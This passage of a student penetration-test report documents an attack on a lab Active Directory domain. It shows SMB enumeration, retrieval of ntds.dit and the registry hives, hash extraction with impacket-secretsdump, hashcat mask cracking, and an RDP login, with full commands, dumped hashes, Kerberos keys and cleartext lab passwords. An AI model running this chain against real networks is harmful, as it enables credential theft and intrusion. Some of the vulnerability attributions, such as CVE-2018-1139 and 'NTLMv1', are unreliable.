


Figure 13: Using John the Ripper to crack the hash

The nmap scan results on the Windows Server 2016 VM already gave us the information the ports 139 and 445 were open indicating that the SMB service was active.

```
└─$ nmap -sC -sV 192.168.171.140
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-21 12:47 EST
Nmap scan report for 192.168.171.140
Host is up (0.00037s latency).
Not shown: 989 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-11-21 20:47:48Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: maskeddj.enpm809q, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds  Windows Server 2016 Datacenter Evaluation 14393 microsoft-ds (workgroup: MASKEDDJ)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: maskeddj.enpm809q, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: MASKEDDJ-DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 5h39m59s, deviation: 4h37m08s, median: 2h59m58s
| smb-os-discovery:
|   OS: Windows Server 2016 Datacenter Evaluation 14393 (Windows Server 2016 Datacenter Evaluation 6.3)
|   Computer name: MASKEDDJ-DC
|   NetBIOS computer name: MASKEDDJ-DC\x00
|   Domain name: maskeddj.enpm809q
|   Forest name: maskeddj.enpm809q
|   FQDN: MASKEDDJ-DC.maskeddj.enpm809q
|_  System time: 2024-11-21T12:47:48-08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-time:
|   date: 2024-11-21T20:47:48
|_  start_date: 2024-11-21T20:33:13
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_nbstat: NetBIOS name: MASKEDDJ-DC, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:e1:d1:2f (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.03 seconds
```

*Untitled 1 - Mousepad

File Edit Search View Document He

1 Group 29 - The Sentinels

Figure 14: nmap scan result for 192.168.171.140

The SMBMap scan revealed that the target system (192.168.171.147) is running an SMB service on port 445, and the provided credentials for the user "bookings" with the password "Passw0rd" successfully authenticated. This means the account is valid and has access to some shares on the system. Interestingly, the user has read and write permissions on the "Files" share, meaning they can view and modify the contents of this folder.

Furthermore, the account has read-only access to "NETLOGON" and "SYSVOL," which contain critical domain-related information such as logon scripts and group policy settings. Although this is restricted to read-only, it may still expose sensitive information, such as credentials or configuration scripts, which might be useful in future attacks.

Command used for SMBmap: **smbmap -H 192.168.171.147 -u bookings -p Passw0rd**

```
┌──(kali㉿kali)-[~]
└─$ smbmap -H 192.168.171.147 -u bookings -p Passw0rd

SMBMap - Samba Share Enumerator v1.10.4 | Shawn Evans - ShawnDEvans@gmail.com<mailto:ShawnDEvans@gmail.com>
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 192.168.171.147:445     Name: 192.168.171.147          Status: Authenticated
    Disk                                                       Permissions     Comment
    ----                                                       -----------     -------
    ADMIN$                                                     NO ACCESS       Remote Admin
    C$                                                         NO ACCESS       Default share
    Files                                                      READ, WRITE     Where our Files are stored
    IPC$                                                       READ ONLY       Remote IPC
    NETLOGON                                                   READ ONLY       Logon server share
    SYSVOL                                                     READ ONLY       Logon server share
[*] Closed 1 connections

┌──(kali㉿kali)-[~]
└─$ echo "Group 29 - The Sentinels"
Group 29 - The Sentinels
```

Figure 15: SMBmap result

So, we conducted SMB enumeration on the file share of the target machine by utilizing the smbclient tool. We used bookings user's credentials for this. Upon listing the directory, several files and directories were revealed, including a folder named "Backup," a text file named "New-Password-Policy.txt," and another file named "User-Directory.rtf." The presence of these files indicates that sensitive information is stored in the share.

Navigating into the "Backup" directory revealed additional subdirectories and files, including "Active Directory" and "Backup-Plan.txt." The "Active Directory" folder contained critical files such as ntds.dit and ntds.jfm. The ntds.dit file is especially important because it is the Active Directory database that stores user credentials and other sensitive domain information. Also, the ntds.dit file poses a significant security risk because it contains domain-level credentials. If extracted and analyzed, it may allow access to user accounts, including administrative accounts within the domain.

```
┌──(kali㉿kali)-[~]
└─$ smbclient //192.168.171.140/Files -U bookings
Password for [WORKGROUP\bookings]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Nov 23 15:32:37 2024
  ..                                  D        0  Sat Nov 23 15:32:37 2024
  Backup                              D        0  Sun Nov 10 13:11:17 2019
  New-Password-Policy.txt             A      366  Sun Nov 10 12:53:35 2019
  User-Directory.rtf                  A      609  Sun Nov 10 12:56:56 2019

                10340607 blocks of size 4096. 7700049 blocks available
smb: \> cd Backup\
smb: \Backup\> ls
  .                                   D        0  Sun Nov 10 13:11:17 2019
  ..                                  D        0  Sun Nov 10 13:11:17 2019
  Active Directory                    D        0  Sun Nov 10 13:10:12 2019
  Backup-Plan.txt                     A      153  Sun Nov 10 13:11:55 2019
  registry                            D        0  Sun Nov 10 13:10:14 2019

                10340607 blocks of size 4096. 7700049 blocks available
smb: \Backup\> cd Active Directory\
cd \Backup\Active\: NT_STATUS_OBJECT_NAME_NOT_FOUND
smb: \Backup\> cd "Active Directory
smb: \Backup\Active Directory\> ls
  .                                   D        0  Sun Nov 10 13:10:12 2019
  ..                                  D        0  Sun Nov 10 13:10:12 2019
  ntds.dit                            A 33554432  Sun Nov 10 13:10:14 2019
  ntds.jfm                            A    16384  Sun Nov 10 13:10:14 2019
```

Figure 16: SMB enumeration on the files shares output

```
smb: \Backup\registry\> get SECURITY
getting file \Backup\registry\SECURITY of size 65536 as SECURITY (12799.8 KiloBytes/sec) (average 12800.0 KiloBytes/sec)
smb: \Backup\registry\> get SYSTEM
getting file \Backup\registry\SYSTEM of size 15204352 as SYSTEM (168727.1 KiloBytes/sec) (average 160344.1 KiloBytes/sec)
smb: \Backup\registry\> cd ..
smb: \Backup\> get Backup-Plan.txt
getting file \Backup\Backup-Plan.txt of size 153 as Backup-Plan.txt (10.0 KiloBytes/sec) (average 138075.5 KiloBytes/sec)
smb: \Backup\> cd "Active Directory"
smb: \Backup\Active Directory\> ls
  .                                   D        0  Sun Nov 10 13:10:12 2019
  ..                                  D        0  Sun Nov 10 13:10:12 2019
  ntds.dit                            A 33554432  Sun Nov 10 13:10:14 2019
  ntds.jfm                            A    16384  Sun Nov 10 13:10:14 2019

                10340607 blocks of size 4096. 7714000 blocks available
smb: \Backup\Active Directory\> mget *
Get file ntds.dit? y
getting file \Backup\Active Directory\ntds.dit of size 33554432 as ntds.dit (180043.9 KiloBytes/sec) (average 164414.3 KiloBytes/sec)
Get file ntds.jfm? y
getting file \Backup\Active Directory\ntds.jfm of size 16384 as ntds.jfm (2000.0 KiloBytes/sec) (average 160054.2 KiloBytes/sec)
smb: \Backup\Active Directory\> cd ..
smb: \Backup\> cd ..
smb: \> get New-Password-Policy.txt
getting file \New-Password-Policy.txt of size 366 as New-Password-Policy.txt (35.7 KiloBytes/sec) (average 154858.8 KiloBytes/sec)
smb: \> _
```

*Untitled 1 - Mousepad

File Edit Search View Document Help

1 Group 29 - The Sentinels

Figure 17: exploring the file share of windows server 2016

The ‘get’ command was used to retrieve specific files from the share: SECURITY, SYSTEM, Backup-Plan.txt, New-Password-Policy.txt.

```
┌──(kali㉿kali)-[~]
└─$ cat Backup-Plan.txt
Phase one of the backup plan has been done of dumping the domain.
Now we need to work on saving this information on a different system!

-- IT-Admin
```

Figure 18: Content in Backup-Plan.txt file

```
┌──(kali㉿kali)-[~]
└─$ cat New-Password-Policy.txt
From: IT-Admin - IT-Admin@maskeddj.enpm809q
To: All Users

While the old webmaster/sysadmin liked very complex passwords I am
recommending an easier plan for passwords:

- 8 Characters
- Must have at least 1 Upper
- Must have at least 1 Lower
- Must have at least 1 Number
- Must have at least 1 Special Character

For example:

Kevin00!
Karen81@

┌──(kali㉿kali)-[~]
└─$ echo "Group 29 - The Sentinels"
Group 29 - The Sentinels
```

Figure 19: Content in New-Password-Policy.txt file

The file New-Password-Policy.txt appears to contain a message from the IT administrator to all users outlining the organization's new password policy.

Once the critical files are copied to the local machine we have the ntds.dit file which contains user credentials, including password hashes, stored as part of the domain's security infrastructure. To retrieve these hashes, we have used the 'impacket-secretsdump' tool from the Impacket library. This tool helps us to extract various information from the ntds.dit files such as the system boot key, domain credentials, hashes and Kerberos keys. We copied the output in the local folder.

Command: **impacket-secretsdump -ntds ntds.dit -system SYSTEM -o adresult LOCAL**

```
┌──(kali㉿kali)-[~/finalproj]
└─$ impacket-secretsdump -ntds ntds.dit -system SYSTEM -o adresult LOCAL
Impacket v0.13.0.dev0+20241127.154729.af51dfd1 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0×b3acf1988b0a068292b6529adfd75a9d
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 738cb477e9fc51f5f2f24d3cb541aa8e
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b18082f7c408891f34db2338514a36c9:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
MASKEDDJ-DC$:1000:aad3b435b51404eeaad3b435b51404ee:5ca7f7c31e43f3128ac98a2db1d29e3b:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1dcb029cd00c5f6eebdad323dc01d22e:::
Bookings:1103:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
IT-Admin:1104:aad3b435b51404eeaad3b435b51404ee:b18082f7c408891f34db2338514a36c9:::
webmaster:1106:aad3b435b51404eeaad3b435b51404ee:29f505b754dfd810c2ed92ba275b978c:::
ITADMIN-DESKTOP$:1107:aad3b435b51404eeaad3b435b51404ee:1d3c6002ec33da69d12871424ff1766d:::
BOOKINGS-PC$:1108:aad3b435b51404eeaad3b435b51404ee:19fc08444acaf3ccc7efff7ea167463a:::
[*] Kerberos keys from ntds.dit
MASKEDDJ-DC$:aes256-cts-hmac-sha1-96:d83e370fb2878edd4b5197ecc1eac7bd0f58e7f1cdf3b6ffe9b21665eb7c7bbe
MASKEDDJ-DC$:aes128-cts-hmac-sha1-96:26335ee41974d12b29f83f10b78ad7e0
MASKEDDJ-DC$:des-cbc-md5:75ae26579179feef
krbtgt:aes256-cts-hmac-sha1-96:c003889aac51dc52e691e943b2be65e197d310bd19f957f77f8c7b54c0034b20
krbtgt:aes128-cts-hmac-sha1-96:cc66a40a9b491bd3c57087224db24f67
krbtgt:des-cbc-md5:798545cec76dc2ab
Bookings:aes256-cts-hmac-sha1-96:5c2de21a0238e3d5b9a41902cfabb6c57dac9284b27f2981d00e557ac78bb3fd
Bookings:aes128-cts-hmac-sha1-96:3d88e4b8df28f508c17d69ba778bf90c
Bookings:des-cbc-md5:d3eae6929eb5459d
IT-Admin:aes256-cts-hmac-sha1-96:83a86361dca783f4ad70a46d86d4f2068517c62cac51a9319d60c1a3621bbbb0
IT-Admin:aes128-cts-hmac-sha1-96:2f1d901caeca8aca8997663c42e532c2
IT-Admin:des-cbc-md5:fed64980e09dc23e
webmaster:aes256-cts-hmac-sha1-96:e405b124a027020e699430b5782c2dc0e6603ec1397f0bcd93c6e25e3857f6b8
webmaster:aes128-cts-hmac-sha1-96:b032c9a8cfefa16087d95a0367a6f757
webmaster:des-cbc-md5:f249c173207ca86b
ITADMIN-DESKTOP$:aes256-cts-hmac-sha1-96:3bb6464b853a3a058f3d3637dc9299adbcc3c0c56d6b1cba514d311fea47c8f0
ITADMIN-DESKTOP$:aes128-cts-hmac-sha1-96:be2247750304ca292c63884767a78e0c
ITADMIN-DESKTOP$:des-cbc-md5:64d397d5f4571a1f
BOOKINGS-PC$:aes256-cts-hmac-sha1-96:586293f8f20b5443c45e6c015b5e363bf3267ed60cb03c08484e00bcc42030a1
BOOKINGS-PC$:aes128-cts-hmac-sha1-96:af4e341c4420514d28038f37cb00a250
BOOKINGS-PC$:des-cbc-md5:fbef7543430d1394
[*] Cleaning up ...
```

```
*Untitled 1 - Mousepad
File  Edit  Search  View  Document
1 Group 29 - The Sentinels
```

Figure 20: Impacket secretsdump output

When the dump is completed, the results will be saved to files with the prefix *adresult* in the current directory. The below screenshot displays the files (adresult.ntds, adresult.ntds.cleartext, adresult.ntds.kerberos) created after the dump. when we further explore into the adresut.ntds file, we can see that it contains a list of domain accounts with their corresponding security identifiers (SIDs) and hash values. These hash values can be used for password cracking attempts.

```
┌──(kali㉿kali)-[~/finalproj]
└─$ ls -al
total 47712
drwxrwxr-x  2 kali kali     4096 Dec  9 00:39 .
drwx------ 35 kali kali     4096 Dec  9 00:39 ..
-rw-rw-r--  1 kali kali      849 Dec  9 00:39 adresult.ntds
-rw-rw-r--  1 kali kali        0 Dec  9 00:39 adresult.ntds.cleartext
-rw-rw-r--  1 kali kali     1459 Dec  9 00:39 adresult.ntds.kerberos
-rw-r--r--  1 kali kali 33554432 Dec  9 00:35 ntds.dit
-rw-r--r--  1 kali kali    16384 Dec  9 00:35 ntds.jfm
-rw-r--r--  1 kali kali    65536 Dec  9 00:34 SECURITY
-rw-r--r--  1 kali kali 15204352 Dec  9 00:35 SYSTEM

┌──(kali㉿kali)-[~/finalproj]
└─$ cat adresult.ntds
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b18082f7c408891f34db2338514a36c9:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
MASKEDDJ-DC$:1000:aad3b435b51404eeaad3b435b51404ee:5ca7f7c31e43f3128ac98a2db1d29e3b:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1dcb029cd00c5f6eebdad323dc01d22e:::
Bookings:1103:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
IT-Admin:1104:aad3b435b51404eeaad3b435b51404ee:b18082f7c408891f34db2338514a36c9:::
webmaster:1106:aad3b435b51404eeaad3b435b51404ee:29f505b754dfd810c2ed92ba275b978c:::
ITADMIN-DESKTOP$:1107:aad3b435b51404eeaad3b435b51404ee:1d3c6002ec33da69d12871424ff1766d:::
BOOKINGS-PC$:1108:aad3b435b51404eeaad3b435b51404ee:19fc08444acaf3ccc7efff7ea167463a:::
```

```
*Untitled 1 - Mousepad
File  Edit  Search  View  Document
1 Group 29 - The Sentinels
```

Figure 21: impacket secretsdump adresult output

Later, we utilized the ‘hashcat’ tool to crack the retrieved hashes by using the "?u?l?l?l?l?d?d?s" mask. This mask suggests that the hashcat is trying to guess passwords that are a combination of uppercase letters, lowercase letters, and digits which is the password policy of the active directory. We can also see that hashcat has removed one hash from the cracking queue because it was found in a potfile which is a list of previously cracked hashes.
Command: **hashcat -m 1000 -a 3 adhash.txt ‘?u?l?l?l?l?d?d?s’ --show**

Vulnerabilities in Windows 2016 VM:
Disclosure of Sensitive information - Risk Factor: CWE-200

Sensitive files such as ntds.dir and registry hives are publicly visible in a network shared drive which is considered as a security risk. Because ntds.dit file is a critical component of Active Directory, and it contains sensitive information such as password hashes and ACLs (access control lists). If compromised, attackers can use these hashes to retrieve the passwords.

```
┌──(kali㉿kali)-[~]
└─$ smbclient //192.168.171.140/Files -U bookings
Password for [WORKGROUP\bookings]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Nov 23 15:32:37 2024
  ..                                  D        0  Sat Nov 23 15:32:37 2024
  Backup                              D        0  Sun Nov 10 13:11:17 2019
  New-Password-Policy.txt             A      366  Sun Nov 10 12:53:35 2019
  User-Directory.rtf                  A      609  Sun Nov 10 12:56:56 2019

                10340607 blocks of size 4096. 7700049 blocks available
smb: \> cd Backup\
smb: \Backup\> ls
  .                                   D        0  Sun Nov 10 13:11:17 2019
  ..                                  D        0  Sun Nov 10 13:11:17 2019
  Active Directory                    D        0  Sun Nov 10 13:10:12 2019
  Backup-Plan.txt                     A      153  Sun Nov 10 13:11:55 2019
  registry                            D        0  Sun Nov 10 13:10:14 2019

                10340607 blocks of size 4096. 7700049 blocks available
smb: \Backup\> cd Active Directory\
cd \Backup\Active\: NT_STATUS_OBJECT_NAME_NOT_FOUND
smb: \Backup\> cd "Active Directory
smb: \Backup\Active Directory\> ls
  .                                   D        0  Sun Nov 10 13:10:12 2019
  ..                                  D        0  Sun Nov 10 13:10:12 2019
  ntds.dit                            A 33554432  Sun Nov 10 13:10:14 2019
  ntds.jfm                            A    16384  Sun Nov 10 13:10:14 2019
```

Figure 22: SMB enumeration on the file shares output

Usage of NTLMv1 hashing algorithm:
Risk factor - CVE-2018-1139 (8.1/10):
Windows server 2016 VM is relying on an insecure NTLMv1 hashing algorithm. NTLM uses MD4 which is considered as a very weak hashing algorithm and it has its own vulnerabilities such as collision and absence of salting. This makes it very easy to decrypt the hashes.

```
-rw-r--r--  1 kali kali    16384 Dec  9 00:35 ntds.jfm
-rw-r--r--  1 kali kali    65536 Dec  9 00:34 SECURITY
-rw-r--r--  1 kali kali 15204352 Dec  9 00:35 SYSTEM

┌──(kali㉿kali)-[~/finalproj]
└─$ cat adresult.ntds
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b18082f7c408891f34db2338514a36c9:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
MASKEDDJ-DC$:1000:aad3b435b51404eeaad3b435b51404ee:5ca7f7c31e43f3128ac98a2db1d29e3b:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1dcb029cd00c5f6eebdad323dc01d22e:::
Bookings:1103:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
IT-Admin:1104:aad3b435b51404eeaad3b435b51404ee:b18082f7c408891f34db2338514a36c9:::
webmaster:1106:aad3b435b51404eeaad3b435b51404ee:29f505b754dfd810c2ed92ba275b978c:::
ITADMIN-DESKTOP$:1107:aad3b435b51404eeaad3b435b51404ee:1d3c6002ec33da69d12871424ff1766d:::
BOOKINGS-PC$:1108:aad3b435b51404eeaad3b435b51404ee:19fc08444acaf3ccc7efff7ea167463a:::

1 Group 29 - The Sentinels
```

Figure 23: impacket secretsdump adresult output

Windows VM1:

Enumeration of Windows VM1:

```
┌──(kali㉿kali)-[~/finalproj]
└─$ nano adhash.txt

┌──(kali㉿kali)-[~/finalproj]
└─$ hashcat -m 1000 -a 3 adhash.txt '?u?l?l?l?l?d?d?s'

hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform

* Device #1: cpu-sandybridge-AMD Ryzen 7 6800H with Radeon Graphics, 2553/5171 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 10 digests; 8 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Brute-Force
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

INFO: Removed hash found as potfile entry.

Host memory required for this attack: 1 MB

*Untitled 1 - Mousepad
File  Edit  Search  View  Document  Help
1 Group 29 - The Sentinels
```

Figure 24: hashcat command output

The screenshot shows the successful cracking of a hash using Hashcat. The hash, "b18082f7c408891f34db2338514a36c9," was cracked. The cracked password is "Julia19!". This password can be used to login for the IT-Admin user.

```
┌──(kali㉿kali)-[~/finalproj]
└─$ hashcat -m 1000 -a 3 adhash.txt '?u?l?l?l?l?d?d?s' --show

b18082f7c408891f34db2338514a36c9:Julia19!

┌──(kali㉿kali)-[~/finalproj]
└─$ echo "Group 29-The Sentinels"
Group 29-The Sentinels
```

Figure 25: password for IT-admin

A detailed network scan using nmap was performed on a Windows machine, which revealed that port 3389 was open. Port 3389 is associated with Remote Desktop Protocol (RDP), allowing remote access to the system. The open port indicates that the machine is configured for RDP, which, if not properly secured, can expose it to security risks such as remote attacks or unauthorized access. RDP ports are commonly targeted by attackers seeking to exploit vulnerabilities

```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn 192.168.171.139
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-04 22:26 EST
Nmap scan report for 192.168.171.139
Host is up (0.0012s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi

Nmap done: 1 IP address (1 host up) scanned in 4.37 seconds
```

*Untitled 1 - Mousepad
File Edit Search View Document
1 Group 29 - The Sentinels

Figure 26: nmap result for 192.168.171.139 (IT-Admin)

Exploitation of Windows VM1:

We used the 'xfreerdp' tool to remotely connect to a system. This tool is a client for the Remote Desktop Protocol (RDP), which allows users to access and control another computer over a network. In this case, we connected using IT-admin credentials, which are typically granted to administrators to provide full access and control over the system for maintenance or troubleshooting purposes.

Command: **xfreerdp /v:192.168.171.139 /cert:ignore /u:IT-Admin /p:Julia19!**




Figure:27 Successful rdp session for 192.168.171.139(VM1)

Post-Exploitation of Windows VM1:

We successfully logged into the system and noticed an application called KeePass2, which is used for managing passwords securely. However, we also found a text file "KeePass Password" containing a password in plain text, which is a security risk as it exposes sensitive information without encryption.




Figure 28: Accessing Keepass database

We used the cleartext password we found in the KeePass Password text file to open the KeePass2 application and access the encrypted password database. Once inside the database, we discovered the password for a user account named 'webmaster'. Based on the information and context, we believe this user was likely responsible for setting up and maintaining the IT environment, which could indicate that this account holds significant administrative privileges and control over the system.

The below screenshot displays the login information for the Linux server (Ubuntu VM) which is:

User: webmaster; Password: Joa$WB534G%&

